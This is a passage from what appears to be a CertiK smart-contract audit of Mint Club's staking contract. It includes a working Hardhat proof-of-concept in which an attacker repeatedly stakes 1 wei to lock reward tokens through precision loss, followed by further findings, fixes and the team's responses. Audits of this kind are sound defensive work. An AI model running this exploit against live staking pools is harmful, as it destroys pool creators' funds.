    return [Stake, StakingToken, RewardToken];
```

```
  }

  let Stake, StakingToken, RewardToken;
  let owner, alice, bob, carol;

  // Helper functions
  const distributeTokens = async (token, users, amount) => {
    for (const user of users) {
      await token.transfer(user.address, amount);
    }
  };

  const approveTokens = async (token, users, spender, amount = MAX_INT_256) => {
    for (const user of users) {
      await token.connect(user).approve(spender, amount);
    }
  };

  const createSamplePool = async (
    creator = owner,
    isStakingTokenERC20 = true
  ) => {
    const poolId = await Stake.poolCount(); // Get current pool count before
creating
    await Stake.connect(creator).createPool(
      SIMPLE_POOL.stakingToken,
      isStakingTokenERC20,
      SIMPLE_POOL.rewardToken,
      SIMPLE_POOL.rewardAmount,
      SIMPLE_POOL.rewardDuration
    );
    return poolId; // Return the pool ID that was created
  };

  beforeEach(async function () {
    [Stake, StakingToken, RewardToken] = await loadFixture(deployFixtures);
    [owner, alice, bob, carol] = await ethers.getSigners();

    SIMPLE_POOL.stakingToken = StakingToken.target;
    SIMPLE_POOL.rewardToken = RewardToken.target;

    // Distribute & approve tokens to test accounts
    await distributeTokens(
      StakingToken,
      [alice, bob, carol],
      INITIAL_USER_BALANCE
    );
    await approveTokens(StakingToken, [alice, bob, carol], Stake.target);
    await approveTokens(RewardToken, [owner], Stake.target);
```

```
    await Stake.connect(owner).updateProtocolBeneficiary(owner.address);
  });

  describe("Precision Loss and Reward Locking PoC", function () {
    it("Should demonstrate creator's reward tokens locked due to precision loss
issues", async function () {
      this.timeout(120000); // 2 minutes timeout
      // Create a pool with parameters that will cause precision loss
      // Using a realistic scenario: 0.01 mBTC (6 decimals) over 5 hours
      const rewardAmount = 10000; // 0.01 tokens with 6 decimals = 10,000 wei
      const rewardDuration = 3600 * 10; // 10 hours in seconds = 36,000 seconds

      // Calculate reward rate per second
      const rewardRatePerSecond = rewardAmount / rewardDuration;

      console.log("=== Pool Setup ===");
      console.log("Reward Amount (wei):", rewardAmount.toString());
      console.log("Reward Duration (seconds):", rewardDuration.toString());
      console.log("Reward Rate per second (wei):", rewardRatePerSecond.toString());
      console.log("Reward Rate per second (human readable):",
(Number(rewardRatePerSecond) / 1e6).toFixed(8), "tokens");

      // Track creator's initial balance
      const creatorInitialBalance = await RewardToken.balanceOf(owner.address);
      console.log("Creator's initial balance:", creatorInitialBalance.toString());

      // Create pool
      const poolId = await Stake.poolCount();
      await Stake.connect(owner).createPool(
        StakingToken.target,
        true,
        RewardToken.target,
        rewardAmount,
        rewardDuration
      );

      const creatorBalanceAfterDeposit = await RewardToken.balanceOf(owner.address);
      console.log("Creator's balance after depositing rewards:",
creatorBalanceAfterDeposit.toString());
      console.log("Tokens deposited to contract:", (creatorInitialBalance -
creatorBalanceAfterDeposit).toString());

              // Step 1: Alice stakes normally to start the pool
      const aliceStakeAmount = wei(10); // 10e18 staking tokens
      await Stake.connect(alice).stake(poolId, aliceStakeAmount);
      console.log("\n=== Normal Staking Activity ===");
      console.log("Alice staked:", aliceStakeAmount.toString(), "tokens");

      // Let some time pass normally
```

```
      await time.increase(3600); // 1 hours
      console.log("1 hours passed...");

      // Step 2: Malicious user Bob exploits precision loss with frequent small
stakes
      console.log("\n=== Malicious Exploitation Begins ===");
      const maliciousStakeAmount = 1n; // 1 wei - extremely small amount
      const numberOfExploits = 1200; // 1200 frequent operations

      console.log("Bob performs", numberOfExploits, "frequent small stakes to
exploit precision loss...");

      for (let i = 0; i < numberOfExploits; i++) {// 1200 * 6 = 7200 seconds = 2
hours
        // Wait only 3 second (very small time interval)
        await time.increase(3);
        // Bob stakes 1 wei
        await Stake.connect(bob).stake(poolId, maliciousStakeAmount);
        // Bob unstakes immediately
        await time.increase(3);
        await Stake.connect(bob).unstake(poolId, maliciousStakeAmount);
        // This creates many 3-second intervals where:
        // totalReward = (3 * rewardAmount) / rewardDuration ≈ 0 due to precision
loss
      }

      console.log("Malicious exploitation completed");


      // Step 4: Check how much rewards users can actually claim
      const aliceClaimable = await Stake.claimableReward(poolId, alice.address);

      console.log("\n=== User Claimable Rewards ===");
      console.log("Alice claimable:", aliceClaimable.rewardClaimable.toString());

      // Users claim their rewards
      await Stake.connect(alice).claim(poolId);

      const aliceClaimedTotal = (await Stake.claimableReward(poolId,
alice.address)).claimedTotal;
      let totalClaimedByUsers = aliceClaimedTotal;

      console.log("Alice claimed total:", aliceClaimedTotal.toString());
      console.log("Total claimed by all users:", totalClaimedByUsers.toString());

      // Step 5: Check contract balance before cancellation
      const contractBalanceBeforeCancel = await RewardToken.balanceOf(Stake.target);
      console.log("\n=== Contract State Before Cancellation ===");
      console.log("Contract balance:", contractBalanceBeforeCancel.toString());
      console.log("Should contain undistributed rewards due to precision loss");
```

```
      // Step 6: Creator cancels pool to get refund
      await time.increase(3600 * 7); // 7 hours

      const aliceClaimableBeforeCancel = await Stake.claimableReward(poolId,
alice.address);
      console.log("\n=== Alice's Rewards After Final 7 Hours ===");

      // If Alice has more rewards, let her claim them
      if (aliceClaimableBeforeCancel.rewardClaimable > 0) {
        await Stake.connect(alice).claim(poolId);
        const aliceNewClaimedTotal = (await Stake.claimableReward(poolId,
alice.address)).claimedTotal;
        console.log("Alice's new total claimed:", aliceNewClaimedTotal.toString());
        totalClaimedByUsers = aliceNewClaimedTotal; // Use the new total, not add to
it
      }

      const creatorBalanceBeforeCancel = await RewardToken.balanceOf(owner.address);
      await Stake.connect(owner).cancelPool(poolId);
      const creatorBalanceAfterCancel = await RewardToken.balanceOf(owner.address);

      const refundReceived = creatorBalanceAfterCancel - creatorBalanceBeforeCancel;
      console.log("\n=== Pool Cancellation Results ===");
      console.log("Creator balance before cancel:",
creatorBalanceBeforeCancel.toString());
      console.log("Creator balance after cancel:",
creatorBalanceAfterCancel.toString());
      console.log("Refund received by creator:", refundReceived.toString());

      // Step 7: Check final contract balance (should still have locked tokens)
      const finalContractBalance = await RewardToken.balanceOf(Stake.target);
      console.log("\n=== Final Results - Tokens Permanently Locked ===");
      console.log("Final contract balance (locked forever):",
finalContractBalance.toString());

      // Calculate the breakdown
      const totalDistributed = totalClaimedByUsers;
      const totalRefunded = refundReceived;
      const totalLocked = finalContractBalance;
      const creatorLoss = BigInt(rewardAmount) - totalDistributed - totalRefunded;

      console.log("\n=== Financial Impact Breakdown ===");
      console.log("Original reward amount:", rewardAmount.toString(), "wei");
      console.log("Distributed to users:", totalDistributed.toString(), "wei");
      console.log("Refunded to creator:", totalRefunded.toString(), "wei");
      console.log("Locked in contract:", totalLocked.toString(), "wei");
      console.log("Creator's net loss:", creatorLoss.toString(), "wei");
```

```
      const distributedPercentage = (totalDistributed * 10000n) /
BigInt(rewardAmount);
      const refundedPercentage = (totalRefunded * 10000n) / BigInt(rewardAmount);
      const lockedPercentage = (totalLocked * 10000n) / BigInt(rewardAmount);

      console.log("\n=== Percentage Breakdown ===");
      console.log("Distributed:", distributedPercentage.toString(), "basis points");
      console.log("Refunded:", refundedPercentage.toString(), "basis points");
      console.log("Locked:", lockedPercentage.toString(), "basis points");

      // Verify that tokens are indeed locked
      expect(finalContractBalance).to.be.gt(0);
      expect(creatorLoss).to.be.gt(0);

      console.log("\n=== PoC Summary ===");
      console.log("Creator deposited", rewardAmount.toString(), "wei of reward
tokens");
      console.log("   - Only", totalDistributed.toString(), "wei was distributed to
users");
      console.log("   - Only", totalRefunded.toString(), "wei was refunded to
creator");
      console.log("   - ", finalContractBalance.toString(), "wei remains locked
forever");

      const lossPercentage = (creatorLoss * 10000n) / BigInt(rewardAmount);
      console.log("Creator lost", creatorLoss.toString(), "wei due to precision loss
issues");
      console.log("Loss percentage:", (Number(lossPercentage) / 100).toFixed(2) +
"%");
    });
  });

});
```

Test Result:

```
%  npx hardhat test test/StakePoC.test.js --grep "Precision Loss and Reward Locking
PoC"



  Stake
    Precision Loss and Reward Locking PoC
=== Pool Setup ===
Reward Amount (wei): 10000
Reward Duration (seconds): 36000
Reward Rate per second (wei): 0.2777777777777778
Reward Rate per second (human readable): 0.00000028 tokens
Creator's initial balance: 1000000000000000000000
Creator's balance after depositing rewards: 999999999999999990000
Tokens deposited to contract: 10000

=== Normal Staking Activity ===
Alice staked: 100000000000000000000 tokens
1 hours passed...

=== Malicious Exploitation Begins ===
Bob performs 1200 frequent small stakes to exploit precision loss...
Malicious exploitation completed

=== User Claimable Rewards ===
Alice claimable: 1000
Alice claimed total: 1000
Total claimed by all users: 1000

=== Contract State Before Cancellation ===
Contract balance: 9000
Should contain undistributed rewards due to precision loss

=== Alice's Rewards After Final 7 Hours ===
Alice's new total claimed: 7330

=== Pool Cancellation Results ===
Creator balance before cancel: 999999999999999990000
Creator balance after cancel: 999999999999999990000
Refund received by creator: 0

=== Final Results - Tokens Permanently Locked ===
Final contract balance (locked forever): 2670

=== Financial Impact Breakdown ===
Original reward amount: 10000 wei
Distributed to users: 7330 wei
Refunded to creator: 0 wei
Locked in contract: 2670 wei
Creator's net loss: 2670 wei
```

```
=== Percentage Breakdown ===
Distributed: 7330 basis points
Refunded: 0 basis points
Locked: 2670 basis points

=== PoC Summary ===
Creator deposited 10000 wei of reward tokens
   - Only 7330 wei was distributed to users
   - Only 0 wei was refunded to creator
   -  2670 wei remains locked forever
Creator lost 2670 wei due to precision loss issues
Loss percentage: 26.70%
      ✔ Should demonstrate creator's reward tokens locked due to precision loss
issues (23723ms)
```

Recommendation

It's recommended to refactor the logic to prevent significant amounts of reward tokens being permanently locked. For examples:

1. Add minimum reward rate validation in the `createPool` function:

```
    require(rewardAmount / rewardDuration > 0, "Reward rate too low");
```

2. Track actual distributed rewards instead of relying on time-based calculations:

```
    uint256 public totalDistributedRewards;
```

3. Calculate refund reward amount based on `totalDistributedRewards`

```
    leftoverRewards = rewardAmount - totalDistributedRewards;
```

Alleviation

[mint club, 07/31/2025]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/6cb57b7e550192e3f3fb8e6f2a5a356b7d381d3a

MCS-06 | PROTOCOL BENEFICIARY CONFIGURATION RISK LEADING TO USER FUND LOCK AND FEE LOSS

Category	Severity	Location	Status
Design Issue	Minor	Stake.sol (07/28-Stake): 253, 361~364	Acknowledged

Description

In the `Stake` contract, if the owner fails to set the `protocolBeneficiary` correctly, it can lead to permanent fund loss and prevent users from claiming their rewards.

Issue 1: Creation Fee Loss When Beneficiary Not Set Properly

In the `createPool` function, ETH creation fees are transferred directly to `protocolBeneficiary`:

```
361         if (creationFee > 0) {
362             (bool success, ) = protocolBeneficiary.call{value: creationFee}("")
;
363             if (!success) revert Stake__FeeTransferFailed();
364         }
```

Although the constructor calls `updateProtocolBeneficiary()` which validates against zero address, if the owner deploys the contract with an incorrect `protocolBeneficiary` parameter (e.g., a non-existent address, wrong address, or a contract address that cannot receive ETH), the creation fees will be permanently lost.

Issue 2: User Reward Claims Completely Blocked

In the `_claimRewards` function, fees are transferred to `protocolBeneficiary` during every reward claim:

```
252         if (fee > 0) {
253             IERC20(pool.rewardToken).safeTransfer(protocolBeneficiary, fee);
254         }
```

If the `protocolBeneficiary` address is set to an address that cannot receive ERC20 tokens (e.g., a contract without proper token handling, a blacklisted address), **ALL reward claims will revert**, effectively locking user rewards in the contract indefinitely and even prevent users from unstaking.

Recommendation

Instead of using a "push" model where fees are automatically transferred to `protocolBeneficiary` during user operations, implement a "pull" model where fees are accumulated in the contract and withdrawn separately by the protocol beneficiary.

Alleviation

[mint club, 07/31/2025]:
This is an intended design choice to make the behavior consistent with other contracts on Mint Club.

Only the admin can update the protocol beneficiary, so the chance of accidentally setting the address to a non-compatible one is extremely low. It can also be recovered by the admin by calling setBeneficiary again, so I won't make changes in the current version.

MCS-08 | NO CAP ON `creationFee`

Category	Severity	Location	Status
Logical Issue	Minor	source/contracts/Stake.sol (07/28-Stake): 629	Acknowledged

Description

The `creationFee` variable in the contract does not have an enforced upper limit, which allows it to be set to any value. If the fee is set excessively high, it may result in future creators being required to pay an unexpectedly large amount of native coins. This could limit platform usability or dissuade legitimate users from participating.

Recommendation

It's recommended that the team introduce an upper limit on the value of the `creationFee` variable within the contract, ensuring that it cannot be set above a predetermined threshold.

Alleviation

[mint club, 07/31/2025]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/19d54945fbbe1e18a75ab1ec004947c5c790db55

[CertiK, 08/04/2025]:
The team hardcodes a maximum creation fee of `1 ether` (equivalent to 1 unit of the chain's native token) as a constant (`MAX_CREATION_FEE`). However, the contract is deployed across multiple chains (as evidenced by the `deploy-stake.js` script, which supports chains like Ethereum, Polygon, Base, Optimism, Unichain, and others). The value of "1 ether" varies significantly across chains due to differences in native token prices:

- On Ethereum, 1 ETH ≈ 3600 USD (high economic barrier).
- On Polygon, 1 POL ≈ 0.2 USD (low economic barrier).
- Similar disparities exist on other chains (e.g., 1 BNB on BSC ≈ 700 USD, 1 UNI on Unichain ≈ 10 USD).

This hardcoded limit fails to account for these variations, leading to inconsistent economic behavior across deployments.

We recommended that the team adjust the value appropriately for each chain.

[mint club, 08/06/2025]:
Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/e0aa148b2316baf5090de192257c34f605aad45d Thank you for flagging this issue! I've removed the MAX_CREATION_FEE limit. While compromising the admin key could allow fee abuse, it would only affect newly created pools, and existing pools would remain unaffected. If needed, we can always deploy a fresh contract and update our front-end to point to the new one for future pool creations.

[CertiK, 08/07/2025]:

The team acknowledged the issue and decided not to enforce the creation fee limit, as the contract may be deployed on multiple blockchains, each with a different native coin value. In case of permission misuse, a new contract will be deployed, and the frontend code will be updated to reference the new contract.

MCS-07 | UNRESTRICTED POOL CANCELLATION BY CREATOR LEADING TO UNFAIR REWARD DISTRIBUTION

Category	Severity	Location	Status
Design Issue	● Informational	Stake.sol (07/28-Stake): 409~411	● Acknowledged

Description

The `cancelPool` function in the `Stake` contract enables pool creators to cancel their pools at any moment and withdraw any undistributed rewards. This design allows creators to terminate pools earlier than participants may expect, resulting in stakers missing out on future rewards for which they had planned. Users who committed tokens to a pool expecting ongoing distribution may face a sudden reduction in expected returns when a creator cancels the pool.

Recommendation

The audit team would like to confirm with the team whether the current behavior is intended by design. If not, restrictions should be enforced.

Alleviation

[mint club, 07/31/2025]:
It is an intended behavior, prioritizing creator flexibility over guaranteed staker rewards.

Related comments are added on:

https://github.com/Steemhunt/mint.club-v2-contract/commit/90d15ca80237b52cf1c38da24d111f484cf5ac36

MCS-09 `.selector` USAGE IN OPTIMIZER SETTINGS COULD LEAD TO INCORRECT CODE GENERATION

Category	Severity	Location	Status
Language Version	Informational	Stake.sol (07/28-Stake): 860	Resolved

Description

The `Stake` contract is compiled with Solidity version 0.8.20, which contains a known bug in the optimizer related to the use of the `.selector` property. This issue, documented in the Solidity blog, can cause functions that rely on `.selector` —such as `onERC1155Received` —to produce incorrect bytecode during compilation. As a result, certain function calls involving `.selector` may not behave as expected, potentially leading to inconsistencies in contract logic. This is particularly relevant when interacting with interfaces or implementing standard hooks that depend on accurate selector values.

Recommendation

To mitigate this issue, files utilizing `.selector` in these affected Solidity versions should be reviewed and updated to ensure proper functionality and security of the contracts.

Alleviation

[mint club, 07/31/2025]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/29793daabb9e0f0e1fd6b03284fcb037c630f24f

MCS-10 | ERC1155 TOKEN METADATA QUERY INCOMPATIBILITY IN VIEW FUNCTIONS

Category	Severity	Location	Status
Inconsistency	Informational	Stake.sol (08/04-9c7f5d): 828~830	Acknowledged

Description

The `_getTokenInfo` function in the `Stake` contract attempts to query token metadata (symbol, name, decimals) using ERC20 standard functions (`symbol()` , `name()` , `decimals()`) for all tokens, regardless of whether they are ERC20 or ERC1155. However, ERC1155 tokens are not required to implement these ERC20-specific functions according to the ERC1155 standard.

```
function _getTokenInfo(
    address tokenAddress
) internal view returns (TokenInfo memory) {
    string memory symbol = "undefined";
    string memory name = "undefined";
    uint8 decimals = 0;

    // Get symbol with gas limit
    (bool successSymbol, bytes memory dataSymbol) = tokenAddress.staticcall{
        gas: METADATA_GAS_STIPEND
    }(abi.encodeWithSignature("symbol()"));

    if (successSymbol && dataSymbol.length >= 64) {
        symbol = abi.decode(dataSymbol, (string));
    }

    // Get name with gas limit
    (bool successName, bytes memory dataName) = tokenAddress.staticcall{
        gas: METADATA_GAS_STIPEND
    }(abi.encodeWithSignature("name()"));

    if (successName && dataName.length >= 64) {
        name = abi.decode(dataName, (string));
    }

    // Get decimals with gas limit
    (bool successDecimals, bytes memory dataDecimals) = tokenAddress
        .staticcall{gas: METADATA_GAS_STIPEND}(
        abi.encodeWithSignature("decimals()")
    );

    if (successDecimals && dataDecimals.length == 32) {
        decimals = abi.decode(dataDecimals, (uint8));
    }

    return TokenInfo({symbol: symbol, name: name, decimals: decimals});
}
```

When ERC1155 tokens are used as staking tokens, the view functions (`getPool` , `getPools` , `getPoolsByCreator`) return "undefined" for symbol and name, making it difficult for users to identify the staking token. Frontend applications cannot properly display ERC1155 token information, showing "undefined" instead of meaningful token identifiers. The contract supports ERC1155 as staking tokens during pool creation and staking operations, but fails to provide proper metadata when querying pool information.

Recommendation

It's recommended to modify the `_getTokenInfo` function to accept a token type parameter and handle ERC1155 tokens appropriately.

Alleviation

[mint club, 08/06/2025]:
Issue acknowledged. I won't make any changes for the current version.

This tool mainly supports ERC1155 tokens created by the Mint Club Bond contract. We define the symbol, name, and decimals functions in our MCV2_MultiToken implementation to provide a unified interface with ERC20.

Since this contract only supports ERC1155 tokens with id=0, we are not directly targeting other general ERC1155 tokens that don't have those functions defined.

If we encounter such cases, we should handle them on the front end by catching "undefined" values and calling the "uri()" function to fetch the metadata instead.

To support front-end handling, we may not need to implement special logic for general ERC1155 tokens in this Staking contract.

OPTIMIZATIONS | MINT CLUB - STAKING

ID	Title	Category	Severity	Status
MCS-03	Suboptimal Reward End Time Boundary Logic Leading To Misleading User Experience	Code Optimization	Optimization	Resolved

MCS-03 | SUBOPTIMAL REWARD END TIME BOUNDARY LOGIC LEADING TO MISLEADING USER EXPERIENCE

Category	Severity	Location	Status
Code Optimization	Optimization	Stake.sol (07/28-Stake): 489~494	Resolved

Description

The `stake` function in `Stake` uses a suboptimal boundary condition for determining when a pool has finished, which can lead to a misleading user experience.

```
489         if (
490             rewardStartedAt > 0 &&
491             block.timestamp > rewardStartedAt + rewardDuration
492         ) {
493             revert Stake__PoolFinished();
494         }
```

When `block.timestamp == rewardStartedAt + rewardDuration` (exact end time), users can successfully stake tokens, but they will receive **zero rewards** because the reward calculation logic treats this as the end of the reward period.

Recommendation

It's recommended that the boundary condition in the stake function is updated from using `>` to `>=` when checking if the reward period has ended. This adjustment ensures that users cannot stake at the exact moment the reward period concludes, preventing scenarios where a user is allowed to deposit but receives no rewards. This change improves clarity and user experience by aligning staking availability with the actual reward distribution timeframe.

Alleviation

[mint club, 07/31/2025]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/bc4268f14b40e70ef01a87b9d03ffa95cdc8acd3

APPENDIX | MINT CLUB - STAKING

Finding Categories

Categories	Description
Language Version	Language Version findings indicate that the code uses certain compiler versions or language features with known security issues.
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you (“Customer” or the “Company”) in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK’s prior written consent in each instance.

This report is not, nor should be considered, an “endorsement” or “disapproval” of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any “product” or “asset” created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK’s position is that each company and individual are responsible for their own due diligence and continuous security. CertiK’s goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED “AS IS” AND “AS AVAILABLE” AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER’S OR ANY OTHER PERSON’S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevating Your Entire Web3 Journey

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.